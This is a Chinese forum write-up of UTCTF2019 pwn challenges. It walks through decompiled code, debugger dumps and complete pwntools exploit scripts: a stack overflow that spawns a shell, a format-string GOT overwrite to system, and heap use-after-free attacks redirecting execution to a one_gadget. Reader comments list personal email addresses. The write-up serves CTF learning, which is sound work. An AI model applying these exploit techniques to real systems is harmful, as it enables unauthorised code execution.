UTCTF2019-PWN部分-writeup

iptabLs / 2019-03-20 09:38:00 / 浏览数 3703 安全技术 CTF 顶(0) 踩(0)

UTCTF2019

pwn

Baby Pwn

```
nc stack.overflow.fail 9000
```

检查保护情况

```
[*] '/home/kira/pwn/utctf/babypwn'
   Arch:     amd64-64-little
   RELRO:    Partial RELRO
   Stack:    No canary found
   NX:       NX disabled
   PIE:      No PIE (0x400000)
   RWX:      Has RWX segments
```

可以看到什么保护都没开，这种情况一般优先考虑写shellcode的方式

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
 welcome();
 do_calc();
 return printf("Goodbye %s\n", &name);
}
```

主函数比较简单，一个welcome函数和一个calc函数。

```
int welcome()
{
 puts("Welcome to the UT calculator service");
 puts("What is your name?");
 gets(&name);
 return printf("Hello %s\n", &name);
}
```

函数要求我们输入一个name，name存放在bss段，程序没有开PIE，地址可知，那么我们可以在这里写入shellcode。

```
int do_calc()
{
 char v1; // [rsp+0h] [rbp-90h]
 char nptr; // [rsp+40h] [rbp-50h]
 __int64 v3; // [rsp+78h] [rbp-18h]
 __int64 v4; // [rsp+80h] [rbp-10h]
 char v5; // [rsp+8Fh] [rbp-1h]

 printf("Enter an operation (+ - *): ");
 v5 = getchar();
 flush_stdin();
 if ( v5 != '*' && v5 != '+' && v5 != '-' )
 {
   puts("That's not a valid operation!");
   exit(0);
 }
 printf("Enter the first operand: ");
 gets(&nptr);
 v4 = atol(&nptr);
 printf("Enter the second operand: ");
 gets(&v1);
 v3 = atol(&v1);
 if ( v5 == 43 )
   return printf("The sum is: %ld\n", v4 + v3);
```

```
 if ( v5 == '-' )
   return printf("The difference is: %ld\n", v4 - v3);
 if ( v5 != '*' )
 {
   puts("How did I get here?");
   puts("Exiting..");
   exit(0);
 }
 return printf("The product is: %ld\n", v3 * v4);
}
```

这里有两个溢出点，都是输入运算数的地方，我这里选择`gets(&v1)`作为溢出点，只要填充0x98个字符就可以覆盖ret了，这里需要需注意一下，程序会判断运算符是否为`+ - *`，如果不是就会`exit`，所以我们填充垃圾数据的时候注意不能把运算符（`v5`）改成其他字符。

```
from pwn import *

p = remote('stack.overflow.fail',9000)
name_addr = 0x601080
p.sendlineafter('name?\n',asm(shellcraft.sh()))
p.sendline('+')
p.sendline('123')
p.sendline('+'*0x98+p64(name_addr))
p.interactive()
```

BabyEcho

```
I found this weird echo server. Can you find a vulnerability?

nc stack.overflow.fail 9002
```


检查保护情况

```
[*] '/home/kira/pwn/utctf/BabyEcho'
   Arch:     i386-32-little
   RELRO:    Partial RELRO
   Stack:    No canary found
   NX:       NX enabled
   PIE:      No PIE (0x8048000)
```

程序比较简单，没有栈溢出，不过有一个很明显的格式化字符串漏洞。

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
 char s; // [esp+1Ah] [ebp-3Eh]
 unsigned int v4; // [esp+4Ch] [ebp-Ch]

 v4 = __readgsdword(0x14u);
 setbuf(stdin, 0);
 setbuf(stdout, 0);
 puts("Give me a string to echo back.");
 fgets(&s, 50, stdin);
 printf(&s);
 exit(0);
}
```

这里有一个坑，s的地址不是4字节最齐，动态调试一下会看得更清楚，在`0x08048593`处下一个断点，gdb调试一下：



由上图可见，有两个a是在0xffffd458处，所以我们格式化字符串进行任意地址写的时候，要注意填充两个字节以确保地址对齐。

思路整理：

1. 由于题目不是while循环，第一步要先把exit@got.plt改成main，令程序进入死循环
2. 动态调试的时候发现栈中有_IO_2_1_stdin_的地址，可以用于泄露libc基址
3. 把printf@got.plt改成system，之后再次输入/bin/sh即可getshell。由于出题人没有给libc，尝试了好几个libc版本，才打远程成功，最后确认libc版本为libc6-i

```
from pwn import *
p = remote('stack.overflow.fail',9002)
elf = ELF('./BabyEcho')
libc = ELF('./libc6-i386_2.23-0ubuntu10_amd64.so')
# overwrite exit@got.plt
main_addr = 0x804851B
exit_got =  0x804A01C
byte1 = main_addr & 0xff
byte2 = (main_addr & 0xff00) >> 8
```

```
payload = '%{}c%{}$hhn'.format(byte1,11+8)
payload +=  '%{}c%{}$hhn'.format(byte2-byte1,11+9)
payload = payload.ljust(34,'a')
payload += p32(exit_got)+p32(exit_got+1)
p.sendlineafter('back.\n',payload)
# leak libc address
p.sendlineafter('back.\n','%2$p')
libc.address = int(p.readline(),16) - libc.sym['_IO_2_1_stdin_']
# overwrite printf@got.plt
system_addr = libc.sym['system']
byte1 = system_addr & 0xff
byte2 = (system_addr & 0xffff00) >> 8
payload = '%{}c%{}$hhn'.format(byte1,11+8)
payload +=  '%{}c%{}$hn'.format(byte2-byte1,11+9)
payload = payload.ljust(34,'a')
payload += p32(elf.got['printf'])+p32(elf.got['printf']+1)
p.sendlineafter('back.\n',payload)
p.interactive()
```

PPower enCryption

```
nc stack.overflow.fail 9001
```

检查保护情况

```
[*] '/home/kira/pwn/utctf/ppc'
   Arch:     powerpc64-64-little
   RELRO:    Partial RELRO
   Stack:    No canary found
   NX:       NX disabled
   PIE:      No PIE (0x10000000)
   RWX:      Has RWX segments
```

Encryption Service

```
nc stack.overflow.fail 9004
```

检查保护情况

```
[*] '/home/kira/pwn/utctf/Encryption_Service'
   Arch:     amd64-64-little
   RELRO:    Partial RELRO
   Stack:    Canary found
   NX:       NX enabled
   PIE:      No PIE (0x400000)
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
 const char *v3; // rdi
 int v5; // [rsp+14h] [rbp-Ch]
 unsigned __int64 v6; // [rsp+18h] [rbp-8h]

 v6 = __readfsqword(0x28u);
 setbuf(stdin, 0LL);
 setbuf(stdout, 0LL);
 puts("What is your user id?");
 v3 = "%d%*c";
 __isoc99_scanf("%d%*c", &user_id);
 while ( 1 )
 {
   print_menu(v3);
   v3 = "%d%*c";
   __isoc99_scanf("%d%*c", &v5);
   switch ( v5 )
   {
     case 1:
       encrypt_string();
       break;
     case 2:
       remove_encrypted_string();
```

```
      break;
    case 3:
      view_messages();
      break;
    case 4:
      edit_encrypted_message();
      break;
    case 5:
      return 0;
    default:
      v3 = "Not a valid option";
      puts("Not a valid option");
      break;
  }
 }
}
```

程序提供了4个功能分别是：

1. 创建一个加密字符串，为一个0x28大小的结构体，需要选择加密方式，输入明文长度以及明文内容；
2. 删除一个加密字符串，不会free掉创建的结构体，不过会把结构体中`freed`的标记位置为1，然后free掉明文和密文的内存；
3. 打印已创建的加密字符串；
4. 编辑一个加密字符串，可以重新输入明文；

加密字符串的结构体如下：

```
struct message
{
 char *plaintxt;
 char *ciphertxt;
 void *encrypt;
 void *print_info;
 __int32 isFreed;
 __int32 size;
};
```

简单看了一下，程序没有明显的漏洞，不过有几个地方的处理逻辑值得留意一下。

- encrypt_string函数（这里的`*&size[4]`应该是message结构体，但IDA把它和size连在一起，不知道如何修改类型，求知道的师傅告知一下）

```
unsigned __int64 encrypt_string()
{
 int v1; // [rsp+8h] [rbp-28h]
 char size[12]; // [rsp+Ch] [rbp-24h]
 char *plaintxt; // [rsp+18h] [rbp-18h]
 void *ciphertxt; // [rsp+20h] [rbp-10h]
 unsigned __int64 v5; // [rsp+28h] [rbp-8h]

 v5 = __readfsqword(0x28u);
 print_encryption_menu();
 __isoc99_scanf("%d%*c", &v1);
 *&size[4] = create_info();  // ■■■■■■■
 if ( *&size[4] )
 {
   if ( v1 == 1 )
   {
     *(*&size[4] + 16LL) = key_encrypt;
     *(*&size[4] + 24LL) = print_key;
   }
   else
   {
     if ( v1 != 2 )  // ■■■■■■■■■■■■■■■
     {
       puts("Not a valid choice");
       return __readfsqword(0x28u) ^ v5;
     }
     *(*&size[4] + 16LL) = xor_encrypt;
     *(*&size[4] + 24LL) = print_xor;
   }
   printf("How long is your message?\n>", &v1);
```

```
  __isoc99_scanf("%d%*c", size);   // ■■■■■■
  *(*&size[4] + 36LL) = ++*size;
  plaintxt = malloc(*size);
  printf("Please enter your message: ", size);
  fgets(plaintxt, *size, stdin);
  **&size[4] = plaintxt;
  ciphertxt = malloc(*size);
  *(*&size[4] + 8LL) = ciphertxt;
  (*(*&size[4] + 16LL))(plaintxt, ciphertxt);
  printf("Your encrypted message is: %s\n", ciphertxt);
 }
 return __readfsqword(0x28u) ^ v5;
}
```

单看输入点，使用的是fgets，长度也是限制得死死的，没有截断问题和溢出点。但是，留意一下整个流程，会发现一些问题：

1. 函数在开始就直接创建一个结构体，而当我们选择一个错的加密方式直接退出后，但是创建的结构体并没有删除。由于函数提早退出，下面各种写入步骤全部跳过了，预
2. 输入明文长度的时候没有判断输入数字合法性，如果我们输入-1，那么最终size=0，就会出现malloc(0)的情况。同时fgets时的size为0，意味着不会读取任何数据

由于程序中没有system之类的函数，那么第一步还是考虑如何泄露libc基址，可以上述第二点漏洞进行，步骤如下：

1. 创建一个加密字符串，明文长度为0x100；
2. 删除此加密字符串，根据先free明文，后free密文的顺序，明文heap块的头会写入main_arena+88的地址，之后free密文后，两个unsorted bins会合并到top chunk；
3. 创建一个加密字符串，明文长度为0（size输入-1），malloc(0)会创建一个0x20大小的chunk，由于size=0，main_arena+88的地址并不会被改写；
4. view_messages()打印信息，就会把main_arena+88的地址泄露；

```
pwndbg> x/32gx 0x2478000
0x2478000:      0x0000000000000000      0x0000000000000031
0x2478010:      0x0000000002478040      0x0000000002478150
0x2478020:      0x0000000000400898      0x0000000000400876
0x2478030:      0x0000010000000001      0x00000000000020fd1
0x2478040:      0x00007fb84e2d9b78      0x00007fb84e2d9b78
0x2478050:      0x6161616161616161      0x6161616161616161
0x2478060:      0x6161616161616161      0x6161616161616161
0x2478070:      0x6161616161616161      0x6161616161616161
```

```
pwndbg> x/32gx 0x2478000
0x2478000:      0x0000000000000000      0x0000000000000031
0x2478010:      0x0000000002478040      0x0000000002478060
0x2478020:      0x0000000000400898      0x0000000000400876
0x2478030:      0x0000000000000000      0x0000000000000021
0x2478040:      0x00007fb84e2d9b78      0x00007fb84e2d9b78
0x2478050:      0x6161616161616161      0x0000000000000021
0x2478060:      0x5557555354552754      0x5351562750235158
0x2478070:      0x5055255651275457      0x0000000000464ca4
0x2478080:      0x6161616161616161      0x6161616161616161
```

- view_messages函数

```
int view_messages()
{
 struct message *v0; // rax
 signed int i; // [rsp+Ch] [rbp-4h]

 for ( i = 0; i <= 19; ++i )
 {
   v0 = information[i];
   if ( v0 )
   {
     LODWORD(v0) = information[i]->isFreed;
     if ( !v0 )
     {
       printf("Message #%d\n", i);
       (information[i]->print_info)();
       printf("Plaintext: %s\n", information[i]->plaintxt);
       LODWORD(v0) = printf("Ciphertext: %s\n", information[i]->ciphertxt);
     }
   }
```

```
 }
 return v0;
}
```

程序打印信息时会调用结构体中print_info函数，如果能够把这个函数改成system或one_gadget就能getshell了。这里我们可以利用上面提到的第一点漏洞：

1. 创建一个加密字符串，明文长度为0x100，明文内容为一个假结构体，其中print_info处为one_gadget地址；
2. 删除此加密字符串，明文的chunk回收到unsorted bins中；
3. 创建一个加密字符串，输入一个不存在的加密方式，如3；
4. 继续创建一个加密字符串，输入一个不存在的加密方式，如3，此时会unsorted bins中分裂一块内存给字符串结构体使用，结构体中print_info为内存原有的数据，即one_gadget地址；
5. view_messages()打印信息，调用information[i]->print_info

完整EXP：

```
from pwn import *
p = remote('stack.overflow.fail',9004)
elf = ELF('./Encryption_Service')
libc = ELF('./libc-2.23.so')

def encrypt_string(option,size,message):
   p.sendlineafter('>','1')
   p.sendlineafter('>',str(option))
   if option > 2:
       return 0
   p.sendlineafter('>',str(size))
   if size < 0:
       return 0
   p.sendlineafter('message: ',message)

def remove_encrypted_string(idx):
   p.sendlineafter('>','2')
   p.sendlineafter('remove: ',str(idx))

def view_messages():
   p.sendlineafter('>','3')

def edit_encrypted_message(idx,message):
   p.sendlineafter('>','4')
   p.sendlineafter('message',message)

p.sendlineafter('id?\n',str(0xff))
encrypt_string(1,0xff,'a'*0xff)
remove_encrypted_string(0)
encrypt_string(1,-1,'') #0
view_messages()
p.recvuntil('Plaintext: ')
libc.address = u64(p.recv(6)+'\x00\x00') - 0x3c4b20 - 88
success("libc.address:{:#x}".format(libc.address))

one_gadget = libc.address + 0x45216
fake_message = flat(0,0,one_gadget,one_gadget,0,0)
encrypt_string(1,0xff,fake_message) #1
encrypt_string(1,0xff,'123') #2
remove_encrypted_string(1)
encrypt_string(3,0,0)
encrypt_string(3,0,0)
view_messages()
p.interactive()
```

Jendy's

```
I've probably eaten my entire body weight in Wendy's nuggies.

nc stack.overflow.fail 9003
```

检查保护情况

```
[*] '/home/kira/pwn/utctf/Jendy'
   Arch:     amd64-64-little
   RELRO:    Partial RELRO
   Stack:    Canary found
   NX:       NX enabled
   PIE:      No PIE (0x400000)
```

```
int print_menu()
{
 puts("Welcome to Jendy's, How may we take your order?");
 puts("1. Add Name to Order");
 puts("2. Add Item to Order");
 puts("3. Remove Item from Order");
 puts("4. View order");
 puts("5. Checkout");
 return putchar(62);
}
```

程序基本功能：

1. 创建一个name，每次创建都malloc(0x20)的内存；
2. 添加一个item，item为单链表结构，后面详细说；
3. 删除一个item，有对单链表进行操作，后面详细说；
4. 打印order中name及item的信息；

结构体如下：

```
struct order
{
 struct item *head;
 struct item *tail;
 char *name;
 __int64 count;
};

struct item
{
 char[24] name;
 struct item *next_item;
};
```

这种链表结构的题目，一般出现漏洞的地方都在链表删除的地方。

```
unsigned __int64 __fastcall remove_item(struct order *a1)
{
 int v2; // [rsp+10h] [rbp-20h]
 int i; // [rsp+14h] [rbp-1Ch]
 struct item *ptr; // [rsp+18h] [rbp-18h]
 struct item *v5; // [rsp+20h] [rbp-10h]
 unsigned __int64 v6; // [rsp+28h] [rbp-8h]

 v6 = __readfsqword(0x28u);
 puts("Please enter the number of the item from your order that you wish to remove");
 __isoc99_scanf("%d%*c", &v2);
 if ( v2 >= 0 )
 {
   ptr = a1->head;
   v5 = 0LL;
   if ( v2 || !ptr || v2 ) // a1->head = 0 or v2>0
   {
     for ( i = 0; ptr && i != v2; ++i )
     {
       v5 = ptr;
       ptr = ptr->next_item;
     }
     if ( ptr && i == v2 )
     {
       if ( LODWORD(a1->count) - 1 == v2 )
       {
         free(a1->tail);
```

```
        a1->tail = v5;
      }
      else
      {
        v5->next_item = ptr->next_item;
        free(ptr);
      }
      --LODWORD(a1->count);
    }
  }
  else // v2=0 and  a1->head != 0
  {
    free(ptr);
    *(_OWORD *)&a1->head = 0uLL;
    --LODWORD(a1->count);
  }
}
return __readfsqword(0x28u) ^ v6;
}
```

这个删除的函数有几个迷之操作：

1. 删除0号item的时候，直接把head清0，但是没有对head重新赋值；
2. 如果输入的编号v2刚好是最后一个item（count-1），那么直接删除a1->tail，而不是删除ptr；
3. 删除head或者tail，都不会清空item结构体的next_item指针；
4. 单链表查找删除的item时，并不会检查v2是否超过count的大小；

继续看一下add_item()

```
unsigned __int64 __fastcall add_item(struct order *a1)
{
 size_t v1; // rax
 int v3; // [rsp+10h] [rbp-20h]
 unsigned int i; // [rsp+14h] [rbp-1Ch]
 char *dest; // [rsp+18h] [rbp-18h]
 struct item *v6; // [rsp+20h] [rbp-10h]
 unsigned __int64 v7; // [rsp+28h] [rbp-8h]

 v7 = __readfsqword(0x28u);
 puts("Which item would you like to order from Jendy's?");
 for ( i = 0; (signed int)i <= 4; ++i )
   printf("%d. %s\n", i, (&options)[i]);
 __isoc99_scanf("%d%*c", &v3);
 if ( v3 >= 0 && v3 <= 4 )
 {
   dest = (char *)malloc(0x20uLL);
   v1 = strlen((&options)[v3]);
   strncpy(dest, (&options)[v3], v1);
   v6 = a1->head;
   ++LODWORD(a1->count);
   if ( v6 )
     a1->tail->next_item = (struct item *)dest;
   else
     a1->head = (struct item *)dest;
   a1->tail = (struct item *)dest;
 }
 else
 {
   puts("Not a valid option!");
 }
 return __readfsqword(0x28u) ^ v7;
}
```

这里如果a1->head为空，则会重新对a1->head赋值为新创建的item，同时a1->tail也赋值为新创建的item。现在回去看看remove_item()的第一个迷之操作，如果我
free漏洞了。

继续下一个函数add_name()

```
char *__fastcall add_name(struct order *a1)
{
```

```
 puts("What is your name?");
 a1->name = (char *)malloc(0x20uLL);
 return fgets(a1->name, 32, stdin);
}
```

name的大小刚好也是0x30，刚好和item的大小一样，由于删除后指针不清除，可以通过add_name()进行UAF。

最后看一下本题唯一的打印函数，此处应该是泄露地址的突破口。

```
unsigned __int64 __fastcall view_order(struct order *a1)
{
 unsigned int i; // [rsp+14h] [rbp-3Ch]
 char *format; // [rsp+18h] [rbp-38h]
 char s; // [rsp+20h] [rbp-30h]
 unsigned __int64 v5; // [rsp+48h] [rbp-8h]

 v5 = __readfsqword(0x28u);
 if ( a1->name )
 {
   snprintf(&s, 0x28uLL, "Name: %s\n", a1->name);
   printf("%s", &s);
 }
 format = (char *)a1->head;
 for ( i = 0; SLODWORD(a1->count) > (signed int)i; ++i )
 {
   printf("Item #%d: ", i);
   printf(format);
   putchar(10);
   format = (char *)*((_QWORD *)format + 3);
 }
 return __readfsqword(0x28u) ^ v5;
}
```

这里存在一个很明显的格式化字符串漏洞，但是参数并不存在栈中，利用起来会有不少麻烦。item名字的打印次数跟count有关，如果通过UAF泄露信息，必须要注意cou

关于heap地址泄露，是在调试过程无意发现的，某次的调试过程发现出现不可见字符。

```
[DEBUG] Received 0xd7 bytes:
    00000000  49 74 65 6d  20 23 30 3a  20 50 65 70  70 65 72 63  │Item│ #0:│ Pep│perc│
    00000010  6f 72 6e 20  4d 75 73 68  72 6f 6f 6d  20 4d 65 6c  │orn │Mush│room│ Mel│
    00000020  74 70 20 fa  01 0a 49 74  65 6d 20 23  31 3a 20 50  │tp ·│··It│em #│1: P│
    00000030  65 70 70 65  72 63 6f 72  6e 20 4d 75  73 68 72 6f  │eppe│rcor│n Mu│shro│
    00000040  6f 6d 20 4d  65 6c 74 0a  57 65 6c 63  6f 6d 65 20  │om M│elt·│Welc│ome │
    00000050  74 6f 20 4a  65 6e 64 79  27 73 2c 20  48 6f 77 20  │to J│endy│'s, │How │
    00000060  6d 61 79 20  77 65 20 74  61 6b 65 20  79 6f 75 72  │may │we t│ake │your│
    00000070  20 6f 72 64  65 72 3f 0a  31 2e 20 41  64 64 20 4e  │ ord│er?·│1. A│dd N│
    00000080  61 6d 65 20  74 6f 20 4f  72 64 65 72  0a 32 2e 20  │ame │to O│rder│·2. │
    00000090  41 64 64 20  49 74 65 6d  20 74 6f 20  4f 72 64 65  │Add │Item│ to │Orde│
    000000a0  72 0a 33 2e  20 52 65 6d  6f 76 65 20  49 74 65 6d  │r·3.│ Rem│ove │Item│
    000000b0  20 66 72 6f  6d 20 4f 72  64 65 72 0a  34 2e 20 56  │ fro│m Or│der·│4. V│
    000000c0  69 65 77 20  6f 72 64 65  72 0a 35 2e  20 43 68 65  │iew │orde│r·5.│ Che│
    000000d0  63 6b 6f 75  74 0a 3e                              │ckou│t·>│
    000000d7
```

gdb调试看一下内存到底是什么情况，竟然发现当item名字用Peppercorn Mushroom Melt时，由于这个名字长度为24，把后面的*next_item拼接上了，把堆地址泄露出来，这个不知道是不是出题人故意留的漏洞，太隐蔽了！

```
pwndbg> x/32gx 0x1fa2000
0x1fa2000:      0x0000000000000000      0x0000000000000031
0x1fa2010:      0x0000000001fa2040      0x0000000001fa2070
0x1fa2020:      0x0000000000000000      0x0000000000000002
0x1fa2030:      0x0000000000000000      0x0000000000000031
0x1fa2040:      0x6f63726570706550      0x726873754d206e72
0x1fa2050:      0x746c654d206d6f6f      0x0000000001fa2070
0x1fa2060:      0x0000000000000000      0x0000000000000031
0x1fa2070:      0x6f63726570706550      0x726873754d206e72
0x1fa2080:      0x746c654d206d6f6f      0x0000000000000000
0x1fa2090:      0x0000000000000000      0x0000000000020f71
0x1fa20a0:      0x0000000000000000      0x0000000000000000
```

由于思考过程过于曲折，我直接给出最终的思路，配合EXP食用：

1. 首先创建名字为Peppercorn Mushroom Melt的item泄露heap地址；
2. 删除最后一个item，用add_name把释放的内存复写，*next_item写上order的结构体地址；
3. 用add_name准备两个格式化字符串payload，注意*next_item要连接好，用于将puts@got.plt的地址写入栈中，为之后改puts@got.plt做准备；
4. 使用remove_item第4个迷之操作，删除第4个item，此时实际只有2个item，函数一路查找到order的结构体，然后删掉；
5. 用add_name把释放的内存复写，伪造一个order的结构体，其中*name改成got表地址，泄露libc地址；head、tail和count也需要精心构造。
6. 使用view_order泄露libc地址，并且通过精心构造的item链触发格式化字符串；
7. 删掉第一个格式化字符串payload，写入一个新的格式化字符串payload，利用remove_item第二个迷之操作删掉第二个格式化字符串payload，写入一个新的格式化字
8. 使用view_order触发格式化字符串，将puts@got.plt改为one_gadget


EXP:

```
def add_name(name):
   p.sendlineafter('>','1')
   p.sendlineafter('name?\n',name)

def add_item(idx):
   p.sendlineafter('>','2')
   p.sendlineafter('4. Dave\'s Single\n',str(idx))

def remove_item(idx):
   p.sendlineafter('>','3')
   p.sendlineafter('remove\n',str(idx))

def view_order():
   p.sendlineafter('>','4')
#leak heap addr
add_item(3)
add_item(3)
view_order()
p.recvuntil('Melt')
heap_addr = u64(p.recvuntil('\n')[:-1].ljust(8,'\x00')) - 0x70
#leak libc addr & write puts@got.plt to stack
add_item(3)
remove_item(2)
add_name('a'*24+p64(heap_addr + 0x10)[:-1])
payload = '%{}c%{}$n'.format(elf.got['puts'],16)
add_name(payload.ljust(24,'a')+p64(heap_addr+0x100)[:-1])
payload = '%{}c%{}$n'.format(elf.got['puts']+1,47)
add_name(payload.ljust(24,'b')+p64(heap_addr+0x40)[:-1])
add_name('c'*24+p64(heap_addr+0xd0)[:-1])

remove_item(3)
add_name(p64(heap_addr+0x130)+p64(heap_addr+0x100)+p64(elf.got['free'])+p64(5)[:-1])
view_order()
libc.address = u64(p.recvuntil('\x7f')[-6:].ljust(8,'\x00')) - libc.sym['free']
one_gadget = libc.address + 0x45216

byte1 = one_gadget & 0xff
byte2 = (one_gadget & 0xffff00) >> 8
remove_item(1)
payload = '%{}c%{}$hhn'.format(byte1,24)
add_name(payload.ljust(24,'d'))
remove_item(3)
payload = '%{}c%{}$hn'.format(byte2,52)
add_name(payload.ljust(24,'e')+p64(heap_addr+0xd0)[:-1])
view_order()
p.interactive()
```

总结

前面3题的难度总体来说不高，不过最后一题的漏洞利用花了好长时间进行调试和修正，这题的单链处理有各种漏洞，做题过程中也发现可以fastbin dup，不过最终效果并不太好，多次调整策略后最终放弃了，如果各位大佬有其他解法，欢迎一起讨论。

点击收藏 | 0 关注 | 1
上一篇：智能合约审计系列————2、权限隐... 下一篇：受限情况下的 XSS 利用技巧
1. 6 条回复



Peanuts 2019-03-20 09:54:31

师傅求波题目

0 回复Ta

HYWZ 2019-03-20 10:42:23

是的，师傅能发一下题目吗 我邮箱296645429@qq.com 谢谢

0 回复Ta

iptabLs 2019-03-20 11:17:10


@HYWZ 题目已发，libc没发，用自己本地就行了

0 回复Ta

iptabLs 2019-03-20 11:28:06

@Peanuts 师傅留个邮箱

0 回复Ta



Peanuts 2019-03-20 12:10:57

576824449@qq.com

0 回复Ta

叶溪文9 2019-05-31 20:54:58

求波题目师傅，1727332385@qq.com

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

目录